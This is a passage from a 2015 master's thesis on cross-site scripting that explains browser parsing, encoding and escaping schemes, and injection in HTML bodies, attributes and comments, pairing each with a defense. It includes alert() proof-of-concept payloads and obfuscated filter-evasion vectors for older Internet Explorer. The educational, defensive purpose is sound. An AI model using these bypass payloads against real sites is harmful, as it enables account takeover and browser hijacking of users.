TALLINN UNIVERSITY OF TECHNOLOGY
Faculty of Information Technology
Department of Computer Science
TUT Centre for Digital Forensics and Cyber Security

Hands-on laboratory on web content injection attacks

Master's thesis

ITC70LT

Anti Räis
121973IVCMM

Supervisors
Elar Lang, MSc
Rain Ottis, PhD

Tallinn 2015

Declaration

I declare that this thesis is the result of my own research except as cited in the references. The thesis has not been accepted for any degree and is not concurrently submitted in candidature of any other degree.

Anti Räis

May 22, 2015

....
(Signature)

Abstract

This thesis focuses on explaining web application injection attacks in a practical hands-on laboratory. It is an improvement on Lang's [1] master's thesis about web application security. One of the main contributions of this thesis is gathering and structuring information about Cross Site Scripting (XSS) attacks and defenses and then presenting them in a practical learning environment. This is done to better explain the nuances and details that are involved in attacks against web applications. A thorough and clear understanding of how these attacks work is the foundation for defense.

The thesis is in English and contains 95 pages of text, 6 chapters, 4 figures, 27 tables.

Annotatsioon

Magistritöö eesmärk on selgitada kuidas töötavad erinevad kaitsemeetmed veebirakenduste rünnete vastu. Töö täiendab osaliselt Langi [1] magistritööd veebirakenduse rünnete kohta. Põhiline panus antud töös on koguda, täiendada ja struktureerida teavet *XSS* rünnete kohta ning luua õppelabor, kus on võimalik antud teadmisi praktikas rakendada. See aitab kinnistada ja paremini mõista teemat. Selge ning täpne arusaamine, kuidas ründed toimuvad, on korrektse kaitse aluseks.

Lõputöö on kirjutatud Inglise keeles ning sisaldab teksti 95 leheküljel, 6 peatükki, 4 joonist, 27 tabelit.

Contents

1. Introduction

The trend in the software industry has been to make more and more services available over the Internet. The web page is used as an administrative interface for services like electronic mail and e-commerce applications. Banks have long built their basic services to be used over the Internet and require only the crucial activities to be done in person [2]. In 2001 Estonia introduced X-Road [3], which provides the backbone for all the different services in use. Web site `eesti.ee` is one example, where the citizens can use different state related services and query information about themselves. These have become integral part of our everyday lives for large part of population.

The author's experience is, that developing a web service, just like any other software development project, can be a difficult task. The number of software dependencies increases as the project grows and evolves, e.g. addition software libraries are introduced to the system. This, in turn, makes it more complicated to manage and guarantee the correctness of the code [4]. The requirements change, meaning that a part of the system has to be written from scratch without breaking any other logic. There are also time constraints, that will force the developer to move to a next task as soon the previous functionality is working. All members of the team have to synchronize their work and agree on future tasks. This leads to inconsistencies and bugs since a single developer does not have the capability to handle all the dependencies correctly in a complex code base. All of those factors make it difficult to properly manage the development.

In addition, developers make mistakes that lead to security issues. It takes years to learn and master the best practices of software development and apply them properly. In the meantime, the inexperienced developer continues to make the same mistakes and the overall security does not improve. Therefore, it is wise to use tools and frameworks, where several security related issues are resolved. Unfortunately, even using a well known and tested frameworks or languages does not guarantee a secure application [5–7].

Developing web services is a double edged sword - they provide the ease of access to the information, but at the same time open the door to the malicious use. In 2013 a team of researches disclosed a vulnerability report about SOHO routers. They found that a Netgear WNDR4700 router could be exploited through a particular page that when visited by any user, authenticated or not, causes the router to no longer require a password to access the web administrative page [8]. Once activated, the all administrative functionality is visible to any user without credentials. Furthermore, once this vulnerability is exploited, it will persist through router reboots and is only removed through a factory reset.

An attacker might only need one vulnerability, but the developer has to find them all. For example, after the Heartbleed vulnerability [9] was disclosed, researchers found additional issues with the code [10, 11].

The Open Web Application Security Project (OWASP) provides a TOP10 list of most prevalent issues regarding the software development [12]. We can see, that the top three issues have been the same compared to the previous report [1], which was published in 2010. Among them we can see a XSS vulnerability. In 2007 it was ranked as the topmost issue [2] and in 2004 it held a fourth position [3]. Common Weakness Enumeration (CWE), which is published by the SANS institute, ranks XSS as fourth out of 25 most serious security vulnerabilities [13], supporting the fact that XSS is a serious problem. The OWASP provides resources for developers to read and study on that matter, however the XSS vulnerability has proven to be persistent in web applications.

Defenses against XSS attacks has been studied before. Numerous researchers have proposed different solutions, e.g. defensive coding practices [14, 15], run-time monitoring solutions [16], XSS vulnerability testers and scanners both for run-time and for static code analysis. The secure coding practices provide the foundation of secure software, but it is prone to security issues because of human errors. Updated information about the latest XSS attack and defense vectors is fragmented. Keeping up and testing the latest bypasses requires additional time from developers. In addition, applying a defense must be done properly or the defense is inadequate. This is the problem that this thesis will address.

[1] `https://www.owasp.org/index.php/OWASP_Top_10#OWASP_Top_10_for_2010`
[2] `https://www.owasp.org/index.php/Top_10_2007`
[3] `https://www.owasp.org/index.php/Top_10_2004`

1.1 Problem statement and contribution of the thesis

In 2012, Lang [1] created a web application security course to raise awareness about numerous security issues and to give a practical knowledge about different attack vectors. It consists of four days of theoretical attack scenarios together with practical hands-on laboratories. It focuses on applying the theoretical attack vectors in practice and from there, demonstrate how these could be mitigated. This ensures, that the participant has the necessary knowledge about how to apply various defenses and how they could be bypassed. One part of it is covering different web application injections attacks, discussed in the following chapters. Many participants have expressed their wish for more in depth explanation how to properly defend against it. The lack of proper knowledge has also been seen in the security assessments done by Clarified Security. Therefore, the problem addressed in this thesis is the lack of knowledge about peculiarities of different XSS defense methods. With this in mind, the main contribution is:

> *The aim of the thesis is to, firstly, analyze the effectiveness of different defenses to Web Content Injection (WCI) attacks in popular languages, and secondly, to create a learning tool for the developers, presenting the issues involved in using the defenses in practice. It is done from the viewpoint of the developer and in the context of web-application development.*

The expected outcome of this thesis is to gather and validate the latest information about various attack vectors and defensive methods. This knowledge is then used to update the web application security course materials and practical hands-on laboratory. Therefore the additional contributions are following:

- collecting and updating the knowledge about different kind of XSS attack vectors and their bypasses;
- analyze the misuse of XSS prevention and sanitization constructs;
- presenting an overview of the most common defense methods in different languages and frameworks;
- development of interactive learning environment.

The scope of this thesis consists of most used languages and frameworks used at the time of writing this paper. This selection is taken from real case penetration test by Clarified Security from 2011 until 2015. This work complements Lang [1] master's thesis about web application security and can be seen as a improvement to his work on explaining and demonstrating various web content injection attacks.

1.2 Implied expectations from the reader

Issues discussed in this paper are mostly about technical details and nuances of the programming and execution environments. These issues cannot be discussed without having a proper foundation about the technologies in use. Therefore, this paper assumes, that the reader has previous knowledge about web application technologies, especially Hypertext Transfer Protocol (HTTP), Hypertext Markup Language (HTML), Cascading Style Sheets (CSS) and JavaScript.

1.3 Outline of the thesis

This chapter introduces the problem and the background. Next chapter talks about how web content injection attacks work. This lays the foundation for the third chapter, where different defense methods and techniques are discussed. Forth chapter discusses practical implementation issues in different languages and frameworks. Last chapter, Hands on laboratory, focuses on how to present and conduct the course about the topics presented in this thesis.

1.4 Ethical considerations

Attack vectors described in this paper are publicly disclosed, although some of them may not be fixed at the time of writing this thesis. Therefore, it is important to emphasize, that exploiting these vulnerabilities, without the explicit agreement from the site owners, might be against the law.

1.5 Acknowledgments

The author would at this point like to express his appreciation towards those who supported him. To the supervisors, Elar Lang and Rain Ottis, for mentoring this thesis. To friends and family for their support. To Markus Kont in particular, for all the constructive conversations and feedback. Last, but by no means the least, to the members of Clarified Security, for providing the opportunity to tackle this problem and for sharing their experience and knowledge to improve it.

2. The essence of XSS

This chapter focuses on the background of the issue. Firstly, the misleading name XSS is discussed and then a formal definition follows. The following sections describe how user agents parse a HTML document. The section 2.4 describes how those attacks work and then a formal classification is described. This ensures, that the necessary background information is covered before the mitigations and defenses are discussed in the following chapters.

2.1 Ambiguity of XSS

The name XSS is ambiguous and often interpreted differently. In 1995, the Netscape introduced JavaScript to its browser [17]. At the time, it was possible to use JavaScript to read out the content from a different window or a frame [18]. JavaScript could "cross" the boundary of one web site to read and modify the content of another site. At the time, another technology emerged, called CSS. To prevent ambiguity, it was proposed to abbreviate cross site scripting as "XSS" and it stuck. These days the name is misleading, since the attack, that was used to describe by it, is prevented [1] by the Same-Origin Policy (SOP) [20]. Nowadays, the name is used to describe injection attacks in HTML and related technologies. In addition, latest attacks described do not use multiple web sites to inject the malicious payload. Also, the attacks might not use any scripting language at all. Therefore the name is misleading and when developers fail to grasp the concept behind it, they are unlikely to know how to defend against it. A better term has been proposed [21] - Web Content Injection (WCI). Both terms will be used throughout this paper.

[1]SOP bypasses do exist, and currently the latest has been described by Deusen Leo [19]. A write-up on previous vulnerability can be found at `http://innerht.ml/blog/ie-uxss.html`.

2.2 Definition of XSS

OWASP defines XSS as a, “type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.” [22]. An attacker can use XSS to take control of the victim’s browser and therefore:

- modify the layout and the content of the vulnerable site;
- steal the user’s unprotected cookies and from there, possibly take over the account [23];
- execute code on behalf of the user;
- hijack the browser and make it visit a malicious site to download malware;
- scan the user’s internal network;
- propagate a worm;
- use the victim’s browser as a temporary private storage or password cracking.

Actions listed above do not represent all possibilities and might not always be possible, when there is a XSS vulnerability on a page. Listed scenarios demonstrate what could be done in some scenarios. It should be noted, that XSS is the basis for other attacks [24–26].

2.3 Parsing a HTML document

This section describes how browsers parse a HTML page. Only Internet Explorer 11, 10, 9, 8 and latest Firefox, Safari and Google Chrome are discussed, since these are used by the majority of users [2] at the time of writing. Internet Explorer 7 is also discussed,

[2]Desktop browser usage statistics: `https://www.netmarketshare.com/browser-market-share.aspx?qprid=0&qpcustomd=0`

although it is not widely used. The selection is also limited to desktop versions. It should be noted, that the terms “user-agent” and “browser” are used interchangeably throughout this thesis.

Browser’s main functionality is to present web resources. It is done by requesting the resources from the server and displaying the results as a web-page in a browser window. The resources are specified by a Uniform Resource Identifier (URI) [3]. How browsers interpret and display the HTML and CSS on a page is described by the World Wide Web Consortium (W3C) specifications. Currently, the HTML 4.1 standard [27] is fading out and is replaced by a newer one - HTML 5 [28]. Currently the CSS version 2 is used and version 3 is in progress [29].

In addition to the previously mentioned technologies, browsers also interpret scripting languages embedded in a web-page. The most widely used is a dialect of ECMAScript 5 called JavaScript [4] [5]. In addition, many features of ECMAScript 6 have been implemented in the latest browsers. Due to its wide adoption, this paper focuses only on JavaScript and its language features based on the fifth and sixth ECMAScript standard.

2.3.1 Parsing order

After receiving the requested page, the browser starts parsing the HTML structure of the document and converts the elements to a Document Object Model (DOM) nodes. The necessary information, to properly parse a page, is described in the HTTP headers or in the document itself. Since different versions of HTML can be used, the document parsing mode is described on the first line of the document, e.g. `<!DOCTYPE html>`. The page is parsed in the following order:

1. HTML tags
2. CSS styles
3. JavaScript

[3]Terms URI and URL are often used interchangeably, but this is not correct. Read more about the differences of URI and URL from: `http://www.ietf.org/rfc/rfc3986.txt`

[4]Read more about JavaScript: `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Language_Resources`

[5]JavaScript usage in browsers: `http://w3techs.com/technologies/details/cp-javascript/all/all`

The engine will parse HTML tags and style information, both in external CSS documents and in-line style elements. Script tags are executed immediately after parsing, unless the `defer` [6] attribute is used. In the latter case, the script is executed after the HTML page is parsed. If the script is external then the resource is fetched and executed synchronously.

A HTML parser switches between multiple states while parsing the page. Each state has a list of tokens, that the parser looks for in the input stream. This poses limitation to `<script>` and `<style>` tag contexts. Following code examples 2.1 and 2.2 are taken from HTML specification [30].

```
1 <script>
2   var example = 'Consider this string: <!-- <script>';
3   console.log(example);
4 </script>
5 <!-- despite appearances, this is actually part of the script still! --
    >
6 <script>
7  ... // this is the same script block still...
8 </script>
```

Code example 2.1: `<script>` tag content restrictions

The code example 2.1 demonstrates the fact, that user-agents interpret it as a single `<script>` block starting from the line 1 and ending on line 8. The reason behind it, is that the `<script>` tag is not terminated properly. That is, for legacy reasons, "`<!--`" and "`<script`" [7] strings inside `<script>` tag needs to be balanced. Following code example 2.2 demonstrates how to avoid this issue by escaping characters in JavaScript string.

```
1 <script>
2   var example = 'Consider this string: <\!-- <\script>';
3   console.log(example);
4 </script>
5 <!-- this is just a comment between script blocks -->
6 <script>
7  ... // this is a new script block
8 </script>
```

[6] HTML5 specification on the `defer` attribute: `http://www.w3.org/TR/html5/scripting-1.html#attr-script-defer` and Firefox implementation notes: `https://developer.mozilla.org/en-US/docs/Web/HTML/Element/script`

[7] missing end bracket is unnecessary to end the `<script>` block

Code example 2.2: Avoiding `<script>` tag content restrictions

Similarly, the `<style>` tag has to be properly escaped inside the `<style>` block. Code example 2.3 demonstrates how to do it properly.

```
<style>
  p:before {
    content: '<style>';
    background: yellow;
  }
  p:after {
    content: '<\00002Fstyle>';
    content: '<\2F style>';
    content: '<\/style>';
    background: yellow;
  }
</style>
<p>Placeholder</p>
```

Code example 2.3: Avoiding `<style>` tag content restrictions

2.3.2 Escape and encoding sequences

All technologies, that are used on a typical HTML page, use different ways to encode or escape data. This can often lead to confusion, when multiple encoding schemes are used, since they can be nested and appear together on a page. In addition, dynamic content generation adds another case to be considered. Invalid use of encoding and escaping methods could lead to security issues. It is mandatory to understand how different escape end encoding schemes are used, to properly present data on a HTML page.

Terms “escaping” and “encoding” are sometimes used interchangeably, but this is not correct. Both have a distinct meaning. To “escape” means to prefix character(s) with the escape-character, so that the literal value is used instead of the default. For example, the backslash (U+005C) character is used in JavaScript strings: `"Literal quote: \"; and single quote '"`. Other option is to encode the data. This represents special characters in a different form, removing their special meaning. For example, HTML uses entity encoding, discussed next, to represent various characters on a page.

HTML entity encoding

HTML uses five characters - angle brackets, single and double quotes and an ampersand - for markup. To insert these literal values, then they need to be encoded according to the entity encoding scheme. The ampersand denotes the start of the entity and semicolon ends it. Three encoding schemes are used: name, decimal and hexadecimal. Decimal values are prefixed with the number sign "`#`" and hexadecimal values are prefixed with: "`#x`". Table 2.1 demonstrates how to encode HTML special characters on a web-page.

Entity	name	decimal	hexadecimal
<	&lt;	&#60;	&#x003C;
>	&gt;	&#62;	&#x003E;
&	&amp;	&#38;	&#x0026;
'	&apos; [8]	&#39;	&#x0027;
"	&quot;	&#34;	&#x0022;

Table 2.1: HTML entity encoding

Entity names are case sensitive and some or all of the leading zeroes in hexadecimal encoding scheme can be omitted. Due to a browsers' permissive nature, "`x`" can be capitalized in hexadecimal encoding and semicolon can be omitted. In addition, there seems to be no limit on the number of leading zeroes in latest Microsoft Internet Explorer (MSIE) 11, Chrome and Firefox user-agents. In general, when a browser finds an invalid entity, it assumes that the user meant a literal "`&`". The HTML parser recognizes entity encoding inside text nodes and parameter values and decodes them automatically while parsing a web-page. This means, that the following two lines, shown in code example 2.4, are functionally equivalent.

```
<img src="http://www.example.com">

<img src="http://www.&#x65;xample.com">
```

Code example 2.4: HTML entity encoding

It should be noted, that HTML entity encode sequences are not interpreted inside `<script>` or `<style>` tag. On top of that, the entity encoding sequences are ignored in HTML comments.

[8]Not supported by HTML4 user-agents. Decimal encoding scheme should be used instead. Read W3C recommendation: `http://www.w3.org/TR/xhtml1/#C_16`

CSS escape sequences

According to W3C [9], CSS uses a backslash followed by the hexadecimal number that represents the character's Unicode code point. If there is a following character that is in the range "A-F, a-f, 0-9", then the escape sequence must be followed by a whitespace character. As an alternative, it is possible to use 6-digit hexadecimal number, with or without a space. Any character can be prefixed with the leading backslash to escape them, except the special characters: hexadecimal digits, linefeed, carriage return and form feed. All the following CSS examples, shown in code example 2.29, render as input boxes with blue text on a yellow background.

```
<input class="#" type="text" style="color:blue" value="blue text">
<input class="#" type="text" style="color:bl\ue" value="blue text">
<input class="#" type="text" style="color:bl\75 e" value="blue text">
<input class="#" type="text" style="color:bl\000075e" value="blue text"
    >
<style> .\#{background:yel\6C ow} </style>
```

Code example 2.5: CSS escapes

URL encoding scheme

Request for Comments (RFC) articles 3986 [31] and 6874 [32] describe the URI percent encoding in detail. In summary, the percent-encoding scheme is used to represent a character in a Uniform Resource Locator (URL) component when that character is outside allowed set or used within or as a delimiter of a component. Table 2.2 demonstrates how to URL encode various characters. The encoding uses fixed length scheme: percent-sign followed by two hexadecimal numbers representing the character's value. The encoding scheme is case insensitive, e.g. `%ff` and `%FF` are equivalent. Code example 2.6 is an example of functionally equivalent URLs:

```
http://www.example.com/path?p%61ram=1#fragment
http://www.example.com/path?param=1#fragment
//in a HTML document
<a href="http://www.example.com/path?p%61ram=1#fragment">link</a>
```

Code example 2.6: URL encoding

[9] CSS2 character escapes: `http://www.w3.org/TR/CSS2/syndata.html#escaped-characters`

Main delimiters	%-encoded	usage notes
:	%3A	scheme and port
/	%2F	authority, path
?	%3F	query separator
#	%23	fragment separator
[	%5B	IPv6 address start
]	%5D	IPv6 address end
@	%40	user info separator
Sub delimiters	**%-encoded**	**usage notes**
!	%21	unsafe to decode [10]
$	%24	unsafe to decode
&	%26	query parameter separator
’	%27	unsafe to decode
(	%28	unsafe to decode
)	%29	unsafe to decode
	%2A	unsafe to decode
+	%2B	unsafe to decode
,	%2C	unsafe to decode
;	%3B	alternative to & [11]
=	%3D	unsafe to decode

Table 2.2: URL reserved characters and their encoding in percent-encoding

Browsers behave differently when it comes to showing the value in a URL bar. Some characters are shown as decoded and others in encoded state, e.g. Firefox shows the following characters in a URL as decoded by default: “~!*()'-._”. This creates confusion, since users are unable to differentiate between literal and encoded values. Additional information, how different browsers represent URI, can be found from DOM XSS page [33].

JavaScript escape sequences

JavaScript engines support several escaping schemes. Some of them are not in ECMAScript standard, but are supported in practice. These methods are:

1. a backslash followed by any other character that is not a: “b, t, v, f, r, n, x, u”. These are control characters that have a special meaning or used in the following encoding schemes. For example, “\"” can be used to escape double-quotes;

2. C-style shorthand can be used to escape certain control characters, e.g. “\n” to insert line-feed;

[10] Read more about unsafe characters: https://tools.ietf.org/html/rfc3986#appendix-D.2

[11] W3C recommends to use “;” as an alternative to “&” in Common Gateway Interface (CGI) implementations: http://www.w3.org/TR/REC-html40/appendix/notes.html#h-B.2.2

3. hexadecimal based numbers - two-digit, zero-padded, two byte characters codes prefixed with “`x`”, e.g. “`\x22`”;
4. octal based numbers - a three-digits, zero-padded, characters can be used, e.g. “`\145`” represents the “`e`” character;
5. Unicode values - four-digit, zero-padded, prefixed with “`u`”, e.g. “`\u0022`”.

The Unicode style encoding is supported also outside the string context, but only in identifiers and will not work as a substitute for any syntax-sensitive characters. Therefore, the following is possible:

```
<script>
    \u0061lert("1");
</script>
```

Code example 2.7: JavaScript escape sequence in method name

This means, that JavaScript code has multiple representations, making it a obfuscation vector [34, Chapter 3, Encodings].

2.3.3 Decoding order

When different technologies meet in a HTML page, the escaping and encoding rules have to be applied in proper order. The browser will decode depending on the current context. Therefore, while constructing a HTML page, the encoding and escaping order has to be reversed. Otherwise, this might lead to a security issues. The order of decoding schemes in a browser is following:

- HTML entities;
- URL escapes;
- JavaScript escapes.

This is illustrated by the following example, executed in MSIE9 “quirks” mode [12]:

[12] “quirks” mode in browsers: `https://en.wikipedia.org/wiki/Quirks_mode`

```
1 <!-- URL bar shows: http://test.domain/example.php#Escaping and encoding example -->
2 <div style="x:\65 xpre&#x5C;000073sio\6E \28 location.hash\3D &#x27; Escaping \5C u0061nd \65 ncoding example')"></div>
3
4 <!-- After HTML entity decode -->
5 <div style="x:\65 xpre\000073sio\6E \28 location.hash\3D 'Escaping \5C u0061nd \65 ncoding example')"></div>
6 <!-- After CSS decode -->
7 <div style="x:expression(location.hash='Escaping \u0061nd encoding example')"></div>
8 <!-- After JavaScript decode -->
9 <div style="x:expression(location.hash='Escaping and encoding example')"></div>
```

Code example 2.8: Decoding order

The example uses proprietary function in MSIE called `expression()` [13]. It is used to calculate CSS values with JavaScript code. The decoded version can be seen on the line 9. After decoding HTML entities on line 5, the CSS parser continues. Multiple escape sequences are replaced throughout the string until the JavaScript parser reaches it. The CSS decoded string can be seen on the line 7. JavaScript decoding is done upon executing the `expression()` expression.

The following example demonstrates how URL decoding is done upon reading the `href` attribute value. When the link is clicked, the `onclick` event handler is called. The value is first HTML and then JavaScript decoded. Anchor's `href` attribute value is read via JavaScript and shown to the user.

```
<!-- Alert box says: http://www.example.com/param=URL%20escaped%20value -->
<a href="http://www.&#x65;xample.com/param&#x3D;%55%52%4c%20%65%73%63%61%70%65%64%20%76%61%6c%75%65" onclick="al\u0065rt&#x28;this.hr\u0065f);return false">link</a>

<!-- After HTML decoding -->
<a href="http://www.example.com/param=%55%52%4c%20%65%73%63%61%70%65%64%20%76%61%6c%75%65" onclick="al\u0065rt(this.hr\u0065f);return false">link</a>

```

[13]Dynamic expressions are deprecated: `http://blogs.msdn.com/b/ie/archive/2008/10/16/ending-expressions.aspx`

```
<!-- After URL decoding -->
<a href="http://www.example.com/param=URL escaped value" onclick="al\
    u0065rt(this.hr\u0065f);return false">link</a>

<!-- After JavaScript decoding -->
<a href="http://www.example.com/param=URL escaped value" onclick="alert
    (this.href);return false">link</a>
```

Code example 2.9: Parsing `href` attribute

2.3.4 Notes about implementation

User agents are permissive in what they accept as a valid entity or a tag attribute separator. This leads to multiple problems, since the ambiguity can be used to bypass numerous security defenses, e.g. blacklist based filters. Also those solutions, that use regular expressions, to mitigate attacks against the application, could be bypassed. This section tries to explain different “quirks” and “oddities”, that browsers have. The following techniques are also explained by Nava and Heyes [34], although some of the information is outdated. OWASP provides a cheat sheet on filter evasion [35], that contains numerous vectors leveraging browser quirks. The author has retested how browsers handle various characters injected throughout valid tags. How the experiment was conducted and what results were obtained, can be seen in appendix A.1.

From the test results, we can see, that latest browsers behave more or less consistently. This can be explained by the latest trends in browser developments, where many user-agents have started to use a same rendering engine. Others, that have not taken this route, show differences in results.

MSIE9 and below stand out, as these browsers tolerate *null* bytes where others do not, e.g. after opening <, inside tag and attribute names, after an attribute name and before attribute value. In addition U+000B can be used as a separator instead of a regular space character (U+0020). Another interesting result can be seen from the table A.7. While other browsers are quite permissive about attribute value delimiters, Firefox limits values only to whitespace, single and double quotes. In addition, older versions of Internet Explorer, prior to MSIE10, accept back-ticks (“ ` ”, U+0060) as valid delimiters.

Also, we can see that browsers differentiate data types. Tables A.7 and A.14 show accepted delimiters for string and numeric data types respectively. We can see, that user-agents MSIE7, 8, 9 allow *null* bytes, vertical-tabs and back-ticks as delimiters. In addition, bytes U+002B and U+00A0 are allowed. Surprisingly, U+002B character is allowed by all browsers, while U+00A0 is only allowed in MSIE user-agents.

Browsers might add custom features that could aid in executing code in the victim's user-agent. Nava and Heyes [34] showed multiple ways of using those features for code execution. For example, MSIE7, 8 and 9 support proprietary attribute `lowsrc` [14] on *img* tags. It was meant to be used as an alternative URL to download a smaller version of the image, when the connectivity was slow. Attacker could execute arbitrary code, if he succeeds in injecting a payload into the parameter. On the other hand, browsers might even allow to use undefined markup. This could confuse filters and bypass defenses.

```
//IE7
<img lowsrc="1" onerror="alert('XSS')">
</myfunnytag STYLE=xss:expression(alert('XSS'))>

//IE7, 8, 9, 10
<script>
//@cc_on!alert(1)
/*@cc_on!alert(2)@*/
</script>
```

Code example 2.10: IE functionality

Another interesting vector could be used to execute JavaScript on MSIE browsers 7, 8 and 9 [15]. Additional `style` attribute could be injected, that contains previously mentioned `expression()` function. It can be difficult to detect, whether it is malicious or not, since it could be disguised by using a combination of encoding and escaping schemes. An example of executing code in unclosed anchor tag can be seen on the line 5.

```
1 //executes in IE7, 8, 9
2 <span style="x:expression(open(location.hash=1))"></span>
3
4 //executes in IE7
5 </a/style='-:\a&#x5c;b expr\65 ss/*\00/<xmlns:/>/ &#x002a/ion(location
    \00002Ehash&#x3D;""+/X\53&#x20\000053/.source)' <div>Lorem ipsum</
    div>
```

Code example 2.11: Unclosed tags

[14] `lowsrc` attribute: `https://msdn.microsoft.com/en-us/library/ms534138%28VS.85%29.aspx`

[15] Does not work with the `<!DOCTYPE html>`.

Browser “quirks” are a way to bypass XSS filters and mitigation techniques. While older issues are fixed with upstream patches, new ones emerge. This leaves web applications in a vulnerable position, where a yet unknown “feature” could be used by an attacker to bypass security measures. Additional issues and attack vectors are described in HTML5 Security CheatSheet [36] page.

2.4 Web content injection attacks

This section explains how XSS attacks work. It is done by analyzing the attacks in different context and afterwards a proper defense is demonstrated. All the scenarios described below assume, that the payload is returned unmodified. Examples have been written by following the HTML5 standard. Following code examples demonstrate the page returned after initial request. The request URL is shown along with the decoded value. The injected content is highlighted, to visualize the attack.

2.4.1 HTML tag

This scenario assumes, that the parameter’s value is written unmodified in the response page and it is in-between HTML tags. Since the injection appears in HTML context, it is possible to use syntax and commands available there. This means, that it is possible to execute JavaScript without any additional effort.

```
<!-- http://vulnerable.site/?title=Hello! -->
<!-- Input parameter: Hello! -->
<div id="response">
    <h1>Hello!</h1>
</div>

<!-- http://vulnerable.site/?title=%3Cscript%3Ealert%28%27XSS%27%29%3C/
    script%3E -->
<!-- Input parameter: <script>alert('XSS')</script> -->
<div id="response">
    <h1><script>alert('XSS')</script></h1>
</div>
```

Code example 2.12: XSS in document body

To prevent code from being interpreted as HTML, it must be encoded properly. Section 2.3.2 describes how HTML entity encoding works. When the application constructs a response, it first writes the static page content until the dynamic parameter is met. The value is resolved and written on the page. At that point, a code injection happens. The external value is indistinguishable from the surrounding content. Upon receiving the page, user-agent has no choice, but to assume that the content is uncorrupted and render it. A proper defense is to encode the data in HTML context in prior to writing the external data onto the page. End result can be seen in code example 2.13.

```
<!-- http://vulnerable.site/?title=%3Cscript%3Ealert%28%27XSS%27%29%3C/
    script%3E -->
<!-- Input parameter: <script>alert('XSS')</script> -->
<div id="response">
<h1>&lt;script&gt;alert(&apos;XSS&apos;)&lt;/script&gt;</h1>
</div>
```

Code example 2.13: Defense against XSS in document body

2.4.2 HTML attributes

This scenario assumes, that there is an injection point in HTML attribute value. Valid delimiters for string based attributes are: whitespace, single and double quotes and in addition for MSIE browsers, the back-tick character. For a list of additional attribute delimiters, refer to tables A.7 and A.14. Attributes, that contain JavaScript code, URL or style information, are discussed in subsequent sections.

```
<!-- http://vulnerable.site/?title=red -->
<!-- Input parameter: red -->
<h1 class=red>Title.</h1>
<h1 class="red">Title.</h1>
<h1 class='red'>Title.</h1>
<h1 class=`red`>Title.</h1> //Internet Explorer specific
```

Code example 2.14: Injection point in attribute value

When the injection point appears inside a HTML tag attribute, it is possible to change the context by ending it. This can be achieved by using the same delimiter, that the context was started with. For example, when an attribute is delimited with double quotes, then the additional occurrence of the delimiting character inside the injected string will end it.

It should be noted, that browsers handle whitespace attribute delimiters alike.

```
<!-- http://vulnerable.site/?title=red%0Conclick=alert%28%27XSS%27%29
    -->
<!-- Input parameter: red onclick=alert('XSS') -->
<h1 class=red onclick=alert('XSS')>Title.</h1>
```

Code example 2.15: Injection in undelimited attribute

After changing the context from attribute value to being inside the tag, it is possible to add additional attributes or change context yet again. The tag can be closed with a “>” character to end up in a HTML context.

```
<!-- http://vulnerable.site/?title=red%22%20onclick=%22alert%28%27XSS
    %27%29 -->
<!-- Input parameter: red" onclick="alert('XSS') -->
<h1 class="red" onclick="alert('XSS')">Title.</h1>

<!-- Escaping to HTML context -->
<!-- http://vulnerable.site/?title=red%22%3E%3Cscript%3Ealert%28%27XSS
    %27%29%3C/script%20x=%22 -->
<!-- Input parameter: red"><script>alert('XSS')</script x=" -->
<h1 class="red"><script>alert('XSS')</script>">Title.</h1>
```

Code example 2.16: Injection in quoted attributes

With the current knowledge about the user-agent implementations, it is not possible to escape attribute value and tag context by using HTML entity encoding. It should be noted, that ampersand characters (U+0026) must be HTML encoded [16] in attribute values.

A DOM clobbering [37] attack vector could be used in case the attacker gains control over an element’s attribute. Smith [38] has described unsafe names for different HTML elements. “Browsers also may add names and id’s of other elements as properties to document, and sometimes to the global object (or an object above the global object in scope). This non-standard behavior can result in replacement of properties on other objects.” [38] This behaviour is present in the latest user-agents including the older versions of MSIE. Heiderich [39] described how this vector could be manifested in practice to severely influence the DOM and from there, for example, to create new or overwrite existing properties in the global scope or use it to execute malicious JavaScript code.

[16] Ambiguous ampersand in attribute values: `https://html.spec.whatwg.org/multipage/syntax.html#attributes-2`

Proper defense against injection attacks in HTML attribute context is to entity encode the delimiting values inside externally obtained data. It is recommended to always delimit attribute values with single or double quotes. This ensures, that there is a reduced set of character that can be used to "break out" of the attribute context. Code example 2.17 demonstrates the proper defense in this situation.

```
<!-- http://vulnerable.site/?title=red%22%20onclick=%22alert%281%29 -->
<!-- Input parameter: red" onclick="alert(1) -->
<h1 class="red&quot; onclick=&quot;alert(1)">Title.</h1>
```

Code example 2.17: Defense against injection in attribute values

2.4.3 HTML comments

Similarly to previous examples, the HTML comments provide their own context that is terminated by "-->" character sequence. This sequence must be injected, to change the context from comments to HTML page.

```
<!-- http://vulnerable.site/?comment=%3Cscript%3Ealert(%27XSS%27)%3C/
    script%3E -->
<!-- Input parameter: <script>alert('XSS')</script> -->

<!-- Result page: <script>alert('XSS')</script> --> //This does not
    work

// Injection example
<!-- http://vulnerable.site/?comment=--%3E%3Cscript%3Ealert(%27XSS%27)
    %3C/script%3E -->
<!-- Input parameter: --><script>alert('XSS')</script> -->

<!-- Result page: --><script>alert('XSS')</script> --> //This does work
```

Code example 2.18: Injection in HTML comments

HTML comments can be used inside `<script>` block just like "//" [17]. Also, "-->" at the start of a line, optionally preceded by a multi-line comment "/**/" is treated as a "//". Therefore, the following syntax, shown in code example 2.19, is valid.

[17]JavaScript comment syntax: https://javascript.spec.whatwg.org/#comment-syntax

```
var x = 1;
--> x = 2;  // valid comment
alert(x);   // alerts 1

var y = 1;
/*          // multiline comment
y = 23;
*/ --> y = 2;
alert(y);   // alerts 1
```

Code example 2.19: HTML comments used in JavaScript

Proper defense is to entity encode user provided data prior writing it into the response page. Demonstration is given in code example 2.20.

```
<!-- http://vulnerable.site/?title=--%3E%3Cscript%3Ealert(%27XSS%27)%3C
    /script%3E -->
<!-- Input parameter: --><script>alert('XSS')</script> -->

<!-- Result page: --&gt;&lt;script&gt;alert('XSS');&lt;/script&gt; -->
```

Code example 2.20: Defense against injection in HTML comment

2.4.4 URL as attribute value

